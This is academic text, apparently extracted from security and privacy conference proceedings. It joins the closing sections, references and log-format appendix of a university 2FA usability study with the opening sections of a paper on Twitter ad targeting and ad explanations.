Work users experience these interruptions on a daily basis, and it would be informative to quantify their productivity impact. 2FA created extra daily distractions for tens of thousands of people at each university. Past work indicates that 2FA distractions incur non-monetary costs on employees' well-being. Zijlstra et al. [35] found that people compensate for time lost to distraction. However, this compensation process incurs an emotional and well-being cost. This idea would support Colnago et al.'s finding that users' initial negative perception of 2FA fades into the background within months of 2FA adoption [7]. But, these interruptions are ongoing and incur an emotional and well-being cost that may explain the annoyance reported by users.

Future work could also try to encourage users to move away from less desirable 2nd factors. After considering the findings of Dutson et al., Colnago et al., Abbott and Patil, and this work, it is surprising that each institution studied has a distinctly different split of 2nd factor choices by their users [2, 7, 13]. The existence of these differences indicates that either environmental factors or design choices by 2FA implementers have the potential to greatly impact 2nd factor selection and drive users to the most desirable 2nd factor options first. UCB's identity team specifically tried to educate users to use the Duo app for push notifications and code generation, and ended up with much higher usage of the app than UIUC.

Telephony 2FA is reliant on the security of the phone network, the slowest method, the most error-prone, incurs recurring charges, and causes the greatest support burden. It generates extra telephone charges equal to about a dollar per user. Problems with telephony-based 2FA were twice as common as any other 2nd factor choice ($10.20\% \pm 3.49\%$). This burden is not proportional to its popularity, which is far exceeded by the use of push notifications. Finally, telephony 2FA has long been known to be vulnerable to direct attacks on phone networks or social engineering attacks on service providers [20, 22, 23, 32]. The choice to incorporate user-owned and controlled devices into the authentication

system also requires extra support effort. While for many users the system is plug-and-play with their devices, some users now need extra technical support when transitioning to a new smartphone or phone number.

7 Acknowledgements

We would like to thank the anonymous reviewers and our shepherd, Elissa Redmiles, for their guidance in improving this paper. We would also like to acknowledge the support of UIUC Technology Services, UCB's CalNet Identity and Access Management team, Nathan Malkin, Ester Cha, Greg Snow, Jeremy Rosenberg, Kaylia Reynolds, Rakib Hasan, Julia Bernd, Alisa Frik, Paul Murley, Simon Kim, Zane Ma, and Deepak Kumar. This work was partially funded under NSF Grants 1528070 and 1817249. The first author was also partially supported by the State Farm Doctoral Fellowship program. The second author was also partially supported by Center for Long-Term Cybersecurity at U.C. Berkeley.

References

[1] 2019 Thales access management index. *Thales eSecurity*, 2019.

[2] Jacob Abbott and Sameer Patil. How mandatory second factor affects the authentication user experience. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, CHI '20. Association for Computing Machinery, 2020.

[3] Claudia Ziegler Acemyan, Philip Kortum, Jeffrey Xiong, and Dan S. Wallach. 2FA might be secure, but it's not usable: A summative usability assessment of Google's two-factor authentication (2FA) methods. In *Proceedings of the Human Factors and Ergonomics Society Annual Meeting*, volume 62, pages 1141–1145. SAGE Publications Sage CA: Los Angeles, CA, 2018.

[4] B.S. Archana, Ashika Chandrashekar, Anusha Govind Bangi, B.M. Sanjana, and Syed Akram. Survey on usable and secure two-factor authentication. In *2017 2nd IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT)*, pages 842–846. IEEE, 2017.

[5] Joseph Bonneau, Cormac Herley, Paul C. van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *2012 IEEE Symposium on Security and Privacy*, pages 553–567. IEEE, 2012.

[6] Jacob Cohen. A coefficient of agreement for nominal scales. *Educational and psychological measurement*, 20(1):37–46, 1960.

[7] Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Cranor, and Nicolas Christin. It's not actually that horrible: Exploring adoption of two-factor authentication at a university. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, page 456. ACM, 2018.

[8] Sanchari Das, Andrew Dingman, and L. Jean Camp. Why Johnny doesn't use two factor a two-phase usability study of the FIDO U2F security key. In *International Conference on Financial Cryptography and Data Security (FC)*, 2018.

[9] Sanchari Das, Bingxing Wang, and L. Jean Camp. MFA is a waste of time! Understanding negative connotation towards MFA applications via user generated content. In *Proceedings of the Thriteenth International Symposium on Human Aspects of Information Security & Assurance (HAISA 2019)*, 2019.

[10] Emiliano De Cristofaro, Honglu Du, Julien Freudiger, and Greg Norcie. A comparative usability study of two-factor authentication. *arXiv preprint arXiv:1309.5344*, 2013.

[11] Emiliano De Cristofaro, Honglu Du, Julien Freudiger, and Gregory Norcie. Two-factor or not two-factor? A comparative usability study of two-factor authentication. *Computing Research Repository*, 2013.

[12] Periwinkle Doerfler, Kurt Thomas, Maija Marincenko, Juri Ranieri, Yu Jiang, Angelika Moscicki, and Damon McCoy. Evaluating login challenges as a defense against account takeover. In *The World Wide Web Conference*. ACM, 2019.

[13] Jonathan Dutson, Danny Allen, Dennis Eggett, and Kent Seamons. "Don't punish all of us": Measuring user attitudes about two-factor authentication. In *4th European Workshop on Usable Security (EuroUSEC)*. IEEE, 2019.

[14] Nancie Gunson, Diarmid Marshall, Hazel Morton, and Mervyn Jack. User perceptions of security and usability of single-factor and two-factor authentication in automated telephone banking. *Computers & Security*, 30(4):208–220, 2011.

[15] Tamás Hauer, Philipp Hoffmann, John Lunney, Dan Ardelean, and Amer Diwan. Meaningful availability. In *17th USENIX Symposium on Networked Systems Design and Implementation (NSDI 20)*, pages 545–557, 2020.

[16] Mike Just and David Aspinall. On the security and usability of dual credential authentication in UK online banking. In *2012 International Conference for Internet Technology and Secured Transactions*, pages 259–264. IEEE, 2012.

[17] Kat Krol, Eleni Philippou, Emiliano De Cristofaro, and M. Angela Sasse. "They brought in the horrible key ring thing!" Analysing the usability of two-factor authentication in UK online banking. *arXiv preprint arXiv:1501.04434*, 2015.

[18] Kupper Lawrence L. and Hafner Kerry B. On assessing interrater agreement for multiple attribute responses. In *Biometrics*. International Biometric Society, 1989.

[19] Juan Lang, Alexei Czeskis, Dirk Balfanz, Marius Schilder, and Sampath Srinivas. Security keys: Practical cryptographic second factors for the modern web. In *International Conference on Financial Cryptography and Data Security*, pages 422–440. Springer, 2016.

[20] Kevin Lee, Ben Kaiser, Jonathan Mayer, and Arvind Narayanan. An empirical study of wireless carrier authentication for SIM swaps.

[21] McAfee. Economic impact of cybercrime. https://www.mcafee.com/enterprise/en-us/solutions/lp/economics-cybercrime.html, 2018.

[22] Collin Mulliner, Ravishankar Borgaonkar, Patrick Stewin, and Jean-Pierre Seifert. SMS-based one-time passwords: Attacks and defense. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 150–159. Springer, 2013.

[23] Collin Mulliner, Nico Golde, and Jean-Pierre Seifert. SMS of death: From analyzing to attacking mobile phones on a large scale. In *USENIX Security Symposium*, volume 168, 2011.

[24] Lawrence O'Gorman. Comparing passwords, tokens, and biometrics for user authentication. *Proceedings of the IEEE*, 91(12):2021–2040, 2003.

[25] Thanasis Petsas, Giorgos Tsirantonakis, Elias Athanasopoulos, and Sotiris Ioannidis. Two-factor authentication: Is the world ready? Quantifying 2FA adoption. In *Proceedings of the Eighth European Workshop on System Security*, page 4. ACM, 2015.

[26] Salil Prabhakar, Sharath Pankanti, and Anil K. Jain. Biometric recognition: Security and privacy concerns. *IEEE security & privacy*, 1(2):33–42, 2003.

[27] Elissa M. Redmiles, Michelle L. Mazurek, and John P. Dickerson. Dancing pigs or externalities? Measuring the rationality of security decisions. In *Proceedings of the 2018 ACM Conference on Economics and Computation*, pages 215–232, 2018.

[28] Ken Reese, Trevor Smith, Jonathan Dutson, Jonathan Armnkecht, Jacob Cameron, and Kent Seamons. A usability study of five two-factor authentication methods. In *Fifteenth Symposium on Usable Privacy and Security*, 2019.

[29] Kendall Ray Reese. Evaluating the usability of two-factor authentication. *BYU Masters' Thesis*, 2018.

[30] Karen Renaud. Quantifying the quality of web authentication mechanisms: A usability perspective. *Journal of Web Engineering*, 3(2):95–123, 2004.

[31] Joshua Reynolds, Trevor Smith, Ken Reese, Luke Dickinson, Scott Ruoti, and Kent Seamons. A tale of two studies: The best and worst of YubiKey usability. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 872–888. IEEE, 2018.

[32] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on layer two. In *IEEE Symposium on Security & Privacy (SP)*, 2019.

[33] Dennis D. Strouble, Gregory Schechtman, and Alan S. Alsop. Productivity and usability effects of using a two-factor security system. In *Annual Conference of the Southern Association for Information Systems*, 2009.

[34] Ding Wang and Ping Wang. On the usability of two-factor authentication. In *International Conference on Security and Privacy in Communication Networks*, pages 141–150. Springer, 2014.

[35] Fred R.H. Zijlstra, Robert A. Roe, Anna B. Leonora, and Irene Krediet. Temporal factors in mental work: Effects of interrupted activities. *Journal of Occupational and Organizational Psychology*, 72(2):163–185, 1999.

A Appendix - Duo 2FA Log Sample Format

ID	Time	UserID	Integration	Result	Reason	2nd Factor	Type
000001	12:04:54 10/10/18	ID:24424	CalNet 2-Step Verification	SUCCESS	Valid Passcode	Duo Mobile Passcode	Authentication
000002	12:08:13 10/10/18	ID:10353	CalNet Account Manager	SUCCESS	User Approved	Phone Call	Authentication
000003	12:18:07 10/10/18	ID:73278	CalNet 2-Step Verification	FAILURE	Invalid Passcode	-	Authentication
000004	23:18:57 10/12/18	ID:73278	-	SUCCESS	User Approved	Duo Push	Enrollment
000004	23:18:57 10/12/18	ID:73278	sts.illinois.edu	FRAUD	User Marked Fraud	Duo Push	Authentication

*Table 6: **Sample 2FA Log Data**—For clarity, we provide a mock-up of the data available across the logs shared by UIUC and UCB. IP addresses, names, and device names were anonymized and the university identity teams retained the key. Columns not directly reported on (such as integrated Splunk server IDs, and anonymized client IP addresses, and anonymized device names) have been omitted to be concise.*

What Twitter Knows: Characterizing Ad Targeting Practices, User Perceptions, and Ad Explanations Through Users' Own Twitter Data

Miranda Wei[△], Madison Stamos, Sophie Veys, Nathan Reitinger[★], Justin Goodman[★], Margot Herman, Dorota Filipczuk[†], Ben Weinshel, Michelle L. Mazurek[★], Blase Ur
University of Chicago, [★]University of Maryland, [†]University of Southampton, [△]University of Chicago and University of Washington

Abstract

Although targeted advertising has drawn significant attention from privacy researchers, many critical empirical questions remain. In particular, only a few of the dozens of targeting mechanisms used by major advertising platforms are well understood, and studies examining users' perceptions of ad targeting often rely on hypothetical situations. Further, it is unclear how well existing transparency mechanisms, from data-access rights to ad explanations, actually serve the users they are intended for. To develop a deeper understanding of the current targeting advertising ecosystem, this paper engages 231 participants' own Twitter data, containing ads they were shown and the associated targeting criteria, for measurement and user study. We find many targeting mechanisms ignored by prior work — including advertiser-uploaded lists of specific users, lookalike audiences, and retargeting campaigns — are widely used on Twitter. Crucially, participants found these understudied practices among the most privacy invasive. Participants also found ad explanations designed for this study more useful, more comprehensible, and overall more preferable than Twitter's current ad explanations. Our findings underscore the benefits of data access, characterize unstudied facets of targeted advertising, and identify potential directions for improving transparency in targeted advertising.

1 Introduction

Social media companies derive a significant fraction of their revenue from advertising. This advertising is typically highly targeted, drawing on data the company has collected about the user, either directly or indirectly. Prior work suggests that while users may find well-targeted ads useful, they also find them "creepy" [40, 42, 58, 61, 70]. Further, users sometimes find targeted ads potentially embarrassing [3], and they may (justifiably) fear discrimination [4, 15, 21, 47, 57, 59, 60, 73]. In addition, there are questions about the accuracy of categorizations assigned to users [7, 12, 21, 71, 72]. Above all, users currently have a limited understanding of the scope and mechanics of targeted advertising [17, 22, 48, 50, 54, 70, 77].

Many researchers have studied targeted advertising, largely focusing on coarse demographic or interest-based targeting. However, advertising platforms like Twitter [63] and Google [27] offer dozens of targeting mechanisms that are far more precise and leverage data provided by users (e.g., Twitter accounts followed), data inferred by the platform (e.g., potential future purchases), and data provided by advertisers (e.g., PII-indexed lists of current customers). Further, because the detailed contents and provenance of information in users' advertising profiles are rarely available, prior work focuses heavily on abstract opinions about hypothetical scenarios.

We leverage data subjects' right of access to data collected about them (recently strengthened by laws like GDPR and CCPA) to take a more comprehensive and ecologically valid look at targeted advertising. Upon request, Twitter will provide a user with highly granular data about their account, including all ads displayed to the user in the last 90 days alongside the criteria advertisers used to target those ads, all interests associated with that account, and all advertisers who targeted ads to that account.

In this work, we ask: What are the discrete targeting mechanisms offered to advertisers on Twitter, and how are they used to target Twitter users? What do Twitter users think of these practices and existing transparency mechanisms? A total of 231 Twitter users downloaded their advertising-related data from Twitter, shared it with us, and completed an online user study incorporating this data. Through this method, we analyzed Twitter's targeting ecosystem, measured participants' reactions to different types of ad targeting, and ran a survey-based experiment on potential ad explanations.

We make three main contributions. First, we used our 231 participants' files to characterize the current Twitter ad-targeting ecosystem. Participants received ads targeted based on 30 different *targeting types*, or classes of attributes through which advertisers can select an ad's recipients. These types ranged from those commonly discussed in the literature (e.g., INTERESTS, AGE, GENDER) to others that have received far less attention (e.g., AUDIENCE LOOKALIKES, advertiser-uploaded LISTS of specific users, and RETARGETING CAMPAIGNS). Some partic-

ipants' files contained over 4,000 distinct keywords, 1,000 follower lookalikes, and 200 behaviors. Participants' files also revealed they had been targeted ads in ways that might be seen as violating Twitter's policies restricting use of sensitive attributes. Participants were targeted using advertiser-provided LISTS of users with advertiser-provided names containing "DLX_Nissan_AfricanAmericans," "Christian Audience to Exclude," "Rising Hispanics | Email Openers," and more. They were targeted using KEYWORDS like "#transgender" and "mexican american," as well as conversation topics like the names of UK political parties. These findings underscore how data access rights facilitate transparency about targeting, as well as the value of such transparency.

Second, we investigated participants' perceptions of the fairness, accuracy, and desirability of 16 commonly observed targeting types. Different from past work using hypothetical situations, we asked participants about specific examples that had actually been used to target ads to them in the past 90 days. Whereas much of the literature highlights users' negative perceptions of interest-based targeting [42, 61], we found that over two-thirds of participants agreed targeting based on INTEREST was fair, the third most of the 16 types. In contrast, fewer than half of participants agreed that it was fair to target using understudied types like FOLLOWER LOOKALIKE TARGETING, TAILORED AUDIENCE LISTS, EVENTS, and BEHAVIORS. Many targeting types ignored by prior work were the ones viewed least favorably by participants, emphasizing the importance of expanding the literature's treatment of ad-targeting mechanisms.

Third, we probe a fuller design space of specificity, readability, and comprehensiveness for *ad explanations*. Although ad explanations are often touted as a key part of privacy transparency [24], we find that existing ad explanations are incomplete and participants desire greater detail about how ads were targeted to them. Compared to Twitter's current explanation, participants rated explanations we created to be significantly more useful, helpful in understanding targeting, and similar to what they wanted in future explanations.

Our approach provides a far richer understanding of the Twitter ad ecosystem, users' perceptions of ad targeting, and ad explanation design than was previously available. Our results emphasize the benefits of advertising transparency in surfacing potential harms associated with increasingly accurate and complex inferences. Our findings also underscore the need for a more ethical approach to ad targeting that can maintain the trust of users whose data is collected and used.

2 Related Work

We review prior work on techniques for targeted advertising, associated transparency mechanisms, and user perceptions.

2.1 Targeted Advertising Techniques

Web tracking dates back to 1996 [38]. The online ad ecosystem has only become more sophisticated and complex since. Companies like Google, Facebook, Bluekai, and many others track users' browsing activity across the Internet, creating profiles for the purpose of sending users targeted advertising. Commercial web pages contain an increasing number of trackers [52], and much more data is being aggregated about users [13]. Many studies have examined tools to block tracking and targeted ads, finding that tracking companies can still observe some of a user's online activities [2, 10, 11, 19, 30].

Social media platforms have rich data for developing extensive user profiles [7, 12, 57], augmenting website visits with user-provided personal information and interactions with platform content [7]. This data has included sensitive categories like 'ethnic affinity' [8] and wealth. Even seemingly neutral attributes can be used to target marginalized groups [57].

To date, studies about user perceptions of ad-targeting mechanisms have primarily focused on profiles of users' demographics and inferred interests (e.g., yoga, travel) regardless of whether the studies were conducted using users' own ad-interest profiles [12, 20, 50] or hypothetical scenarios [17, 36]. Furthermore, most studies about advertising on social media have focused on Facebook [7, 25, 57, 71]. While some recent papers have begun to examine a few of the dozens of other targeting mechanisms available [7, 72], our study leverages data access requests to characterize the broad set of targeting types in the Twitter ecosystem much more comprehensively than prior work in terms of both the mechanisms considered and the depth of a given user's data examined.

Newer techniques for targeting ads go beyond collecting user data in several ways that may be less familiar to both users and researchers. For example, since 2013, Facebook [23] and Twitter [9] have offered "custom" or "tailored" audience targeting, which combine online user data with offline data. Advertisers upload users' personally identifiable information (PII), such as their phone numbers and email addresses gathered from previous transactions or interactions, in order to link to users' Facebook profiles. This offline data can also include data supplied by data brokers [72], often pitched to advertisers as "partner audiences" [32], or even PII from voter and criminal records [7]. These features can be exploited by advertisers to target ads to a single person [25], or evade restrictions about showing ads to people in sensitive groups [57].

Another newer form of targeting is lookalike-audience targeting, which relies on inferences about users relative to other users. For example, on Facebook, advertisers can reach new users with similar profiles as their existing audience [39]. This feature can be exploited, as a biased input group will lead to an output group that contains similar biases [57]. Services are increasingly implementing lookalike targeting [56]. To our knowledge, we are the first to study user perceptions of these lesser-known forms of targeting with real-world data.

2.2 Transparency Mechanisms

Ad and analytics companies increasingly offer transparency tools [16, 29]. These include ad preference managers [12], which allow users to see the interest profiles that platforms have created for them, and *ad explanations*, or descriptions of why a particular advertiser displayed a particular ad to a user [7]. Nevertheless, a disparity remains between information available to advertisers and information visible to users [50, 58]. Although researchers have documented advertisers' use of a multitude of attributes, including sensitive ones, they rarely appear in user-facing content [7, 15, 50, 74, 75]. Facebook's ad preferences are vague and incomplete [7], notably leaving out information from data brokers [72].

To shed light on the black box of advertising, researchers have developed "reverse engineering" tools that can extract some information about targeting mechanisms, associated explanations, and inferences that have been made. Techniques include measuring the ads users see [6,7,10,11,15,34,35,75], purchasing ads in controlled experiments [4,71,72], and scraping companies' ad-creation interface [25,57,71,72,74], ad-interest profiles [7,12,15,16,60,75], and ad explanations [6,7]. Unfortunately, these excellent tools are limited by the difficulty of scaling them (as they require making many requests per user) and by companies continually making changes to their interfaces, perhaps in part to thwart such tools [43].

2.3 Perceptions of Targeting & Transparency

Users do not understand advertising data collection and targeting processes [7,17,20,45,54]. They instead rely on imprecise mental models [58] or folk models [22,77]. While some users like more relevant content [40] and understand that ads support free content on the web [42], many others believe tracking browser activity is invasive [42, 53]. Users are concerned about discrimination [47] or bias [21], inaccurate inferences, and companies inferring sensitive attributes such as health or financial status [50, 70]. Studies have shown that when users learn about mechanisms of targeted advertising, their feelings towards personalization become more negative [53, 58, 61].

To an increasing extent, studies have looked into the design and wording of transparency tools [5, 37, 74]. Unfortunately, these tools are meant to provide clarity but can be confusing due to misleading icons [36] or overly complicated language [37, 54]. Improving the design of transparency tools is important because vague ad explanations decrease users' trust in personalized advertising, while transparency increases participants' likelihood to use that service [20] and to appreciate personalization [54, 70]. Users want to know the specific reasons for why they saw an ad [17] and want more control over their information by being able to edit their interest profiles [31, 41]. Users continually express concern about their privacy [18, 28] but cannot make informed decisions if information about how their data is used is not transparent [58].

Ad explanations are a particularly widespread form of transparency [7, 17]. Sadly, prior work has found current explanations incomplete [7,71,72] and companion ad-interest profiles to be both incomplete [15] and inaccurate [12,16]. While studies have examined existing ad explanations [7, 20, 71, 72] or engaged in speculative design of new explanations [20], surprisingly little work has sought to quantitatively test improved explanations. We build on this work by quantitatively comparing social media platforms' current ad explanations with new explanations we designed based on prior user research [17,20]. Emphasizing ecological validity, we test these explanations using ads that had actually been shown to participants while explaining the true reasons those ads had been targeted to them, leveraging the participant's own Twitter data.

3 Method

To examine Twitter ad targeting data, we designed an online survey-based study with two parts. First, participants followed our instructions to request their data from Twitter. Upon receipt of this data a few days later, they uploaded the advertising-relevant subset of this data and completed a survey that instantly incorporated this data across two sections.

Section 1 of the survey elicited participants' reactions to different targeting types, such as follower lookalike targeting and interest targeting. We selected 16 commonly observed targeting types, many of which have not previously been explored in the literature. In Section 2, we conducted a within-subjects experiment measuring participants' reactions to six potential ad explanations, including three novel explanations we created by building on prior work [17, 20], as well as approximations of Twitter and Facebook's current ad explanations. We also asked participants about their general Twitter usage. We concluded with demographic questions. Our survey was iteratively developed through cognitive interviews with people familiar with privacy research, as well as pilot testing with people who were not. Below, we detail our method.

3.1 Study Recruitment

We recruited 447 participants from Prolific to request their Twitter data, paying $0.86 for this step. The median completion time was 7.3 minutes. We required participants be at least 18 years old, live in the US or UK, and have a 95%+ approval rating on Prolific. Additionally, participants had to use Twitter at least monthly and be willing to upload their Twitter ad data to our servers. During this step, we requested they paste into our interface the ad interest categories Twitter reported for them in their settings page. If a participant reported 10 or fewer interests (another indicator of infrequent usage), we did not invite them to the survey.

To give participants time to receive their data from Twitter, we waited several days before inviting them back. A total of

254 participants completed the survey. The median completion time for the 231 valid participants (see Section 4.1) was 31.5 minutes, and compensation was $7.00.

To protect participants' privacy, we automatically extracted and uploaded only the three Twitter files related to advertising: `ad-impressions.js`, `personalization.js`, and `twitter_advertiser_list.pdf`. The JavaScript file `ad-impressions.js` contained data associated with ads seen on Twitter in the preceding 90 days, including the advertiser's name and Twitter handle, targeting types and values, and a timestamp. An example of this JSON data is presented in our online Appendix A [1]. The file `twitter_advertiser_list.pdf` contained advertisers who included the participant in a tailored audience list, as well as lookalike audiences in which Twitter placed the participant.

3.2 Survey Section 1: Targeting Types

Our goal for the first section of the survey was to comparatively evaluate user awareness, perceptions, and reactions to the targeting types advertisers frequently use to target ads on Twitter. We wanted to include as many targeting types as possible, while ensuring that a given participant would be likely to have seen at least one ad targeted using that type. If we had included all 30 types, we would have only been able to show a few participants an ad relying on the more obscure types, and would likely not have had a sufficient number of participants to meaningfully carry out our statistical analyses. In our pilot data, only 16 targeting types appeared in the data of more than half of our pilot participants; therefore, we opted to use these 16 in the survey. The 16 targeting types were as follows: FOLLOWER LOOKALIKE; LOCATION; TAILORED AUDIENCE (LIST); KEYWORD; AGE; CONVERSATION TOPIC; INTEREST; TAILORED AUDIENCE (WEB); PLATFORM; LANGUAGE; BEHAVIOR; GENDER; MOVIES AND TV SHOWS; EVENT; RETARGETING CAMPAIGN ENGAGER; and MOBILE AUDIENCE. We refer to a specific attribute of a type as an *instance* of that type. For example, LANGUAGE targeting has instances like English and French, and EVENT targeting has instances including "2019 Women's World Cup" and "Back to School 2019." These targeting types are described in detail in Section 4.3; Twitter's definitions are given in our online Appendix B [1]. Using a mixed between- and within-subjects design, we showed each participant four randomly selected targeting types, chosen from however many of the 16 types were in that user's ad impressions file. Prior work has covered only a fraction of these 16 targeting types. Furthermore, asking questions about instances from participants' own Twitter data increased the ecological validity of our study compared to the hypothetical scenarios used in prior work.

For each targeting type, we repeated a battery of questions. First, we asked participants to define the targeting type in their own words. Next, we gave a definition of the term adapted from Twitter for Business help pages [63]. We then showed participants one specific instance of the targeting type, drawn from their Twitter data (e.g., for KEYWORD, "According to your Twitter data, you have searched for or Tweeted about cats"). Finally, we showed participants the five most and five least frequent instances of that targeting type in their Twitter data (if there were fewer than 10 instances, we showed all available), as well as an estimate of how many ads they had seen in the last three months that used that targeting type.




Figure 1: Example ad shown in Section 2 of the survey. Participants always saw the ad before the corresponding explanation.

At this point, the participant had seen a definition of the targeting type as well as several examples to aid their understanding. We then asked questions about participants' comfort with, perception of the fairness of, perceptions of the accuracy of, and desire to be targeted by the type. For these questions, we asked participants to rate their agreement on a 5-point Likert scale from strongly agree to strongly disagree. Hereafter, we say participants "agreed" with a statement as shorthand indicating participants who chose either "agree" or "strongly agree." Similarly, we use "disagreed" as shorthand for choosing "disagree" or "strongly disagree." We also asked participants to explain their choices in free-text responses to confirm that participants were understanding our constructs as intended. The text of all questions is shown in Appendix E [1].

3.3 Survey Section 2: Ad Explanations

Our goal for the second section of the survey was to characterize user reactions to the ad explanations companies like Twitter and Facebook currently provide on social media platforms, as well as to explore whether ideas proposed in past work (but not quantitatively tested on a large scale) could lead to improved explanations. To that end, we used participants' Twitter data to craft personalized ad explanations for ads that were actually displayed to them on Twitter within the last 90 days. We tested six different ad explanations.

Rather than trying to pinpoint the best design or content through extensive A/B testing, we instead constructed our explanations as initial design probes of prospective ad explanations that are more detailed than those currently used by major social media platforms. The explanations differed in several ways, allowing us to explore the design space. Our

within-subjects design invited comparison among the explanations, which helped participants to evaluate the them, as well as answer the final question of this section: “Please describe your ideal explanation for ads on Twitter."

To study reactions to widely deployed ad explanations, our first two explanations were modeled on those Twitter and Facebook currently use. They retained the same information and wording, but were recreated in our visual theme for consistency and to avoid bias from participants knowing their origin. The first was based on **Twitter**'s current ad explanation (Fig. 2a), which features most commonly, but not always, two of the many possible ad targeting types: INTEREST and LOCATION (most frequently at the level of country). Notably, ads themselves can be targeted to more granular locations and using many more targeting types; Twitter's current explanation does not present these facets to users. We also adapted one of **Facebook**'s current ad explanations (Fig. 2b), which uses a timeline to explain TAILORED AUDIENCE targeting and incorporates AGE and LOCATION. These explanations represent two major platforms' current practices.

Because current ad explanations are vague and incomplete [7, 72], we wanted to explore user reactions to potential ad explanations that are more comprehensive and also integrate design suggestions from prior work [17, 20]. We thus created two novel explanations, **Detailed Visual** (Fig. 2c) and **Detailed Text** (Fig. 2d), that showed a more comprehensive view of all the targeting types used, including lesser-known, yet commonly used, targeting types like FOLLOWER LOOKALIKE, MOBILE AUDIENCE, EVENT and TAILORED AUDIENCE. The distinction between our two conditions let us explore the communication medium. While we hypothesized that Detailed Visual would perform better than Detailed Text, we wanted to probe the trade-off between the comprehensiveness and comprehensibility of text-based explanations.

While ad explanations should be informative and intelligible, they should also nudge users to think about their choices regarding personalized advertising. We designed our third novel ad explanation, “**Creepy**" (Fig. 2e), to more strongly nudge participants toward privacy by including information likely to elicit privacy concerns. This explanation augmented our broader list of targeting types with information the participant leaks to advertisers, such as their device, browser, and IP address. This explanation also used stronger declarative language, such as “you are" instead of “you may."

Finally, we designed a generic **Control** explanation (Fig. 2f) that provided no targeting information. This explanation was designed to be vague and meaningless. Following other work [29, 76], Control provides a point of comparison.

Our ad explanations are the result of several iterations of design. After each iteration, we discussed whether the designs met our goal of creating a spectrum of possibilities for specificity, readability, and comprehensiveness. We then redesigned the explanations until we felt that they were satisfactory based on both pilot testing and group discussion.

Participants were shown ad explanations in randomized order. Each explanation was preceded by an ad from their data and customized with that ad's targeting criteria. We created a list of all ads a participant had been shown in the last 90 days and sorted this list in descending order of the number of targeting types used. To filter for highly targeted ads, we selected six ads from the beginning of this list. Participants who had fewer than six ads in their Twitter data saw explanations for all of them. After each explanation, we asked questions about whether the ad explanation was useful, increased their trust in advertisers, and more.

The six ad explanations collectively represent a spectrum of possible ad explanations in terms of specificity: Control represents a lower bound, Creepy represents an upper bound, and the others fall in between.

3.4 Analysis Method and Metrics


We performed quantitative and qualitative analyses of survey data. We provide descriptive statistics about Twitter data files.

Because each participant saw only up to four of the 16 targeting types in survey Section 1, we compared targeting types using mixed-effects logistic regression models. These are appropriate for sparse, within-subjects, ordinal data [49, 62]. Each model had one Likert question as the outcome and the targeting type and participant (random effect) as input variables. We used INTEREST targeting as our baseline because it is the most widely studied targeting type. INTEREST targeting is also commonly mentioned in companies' advertising disclosures and explanations, in contrast to most other targeting types we investigated (e.g., TAILORED AUDIENCE). Appendix I [1] contains our complete regression results.


To investigate how targeting accuracy impacted participant perceptions, we also compared the accuracy of targeting type instances (self-reported by participants) to participants' responses to the other questions for that targeting type. To examine correlation between these pairs of Likert responses, we used Spearman's ρ, which is appropriate for ordinal data.

To compare a participant's Likert responses to the six different ad explanations they saw, we used Friedman's rank sum test (appropriate for ordinal within-subjects data) as an omnibus test. We then used Wilcoxon signed-rank tests to compare the other five explanations to the Twitter explanation, which we chose as our baseline because Twitter currently uses it to explain ads. We used the Holm method to correct p-values within each family of tests for multiple testing.


We qualitatively analyzed participants' free-response answers to five questions about targeting types and ad explanations through an open coding procedure for thematic analysis. One researcher made a codebook for each free-response question and coded participant responses. A second coder independently coded those responses using the codebook made by the first. The pair of coders for each question then met to discuss the codebook, verifying understandings of the codes and




(a) **Twitter** ad explanation.



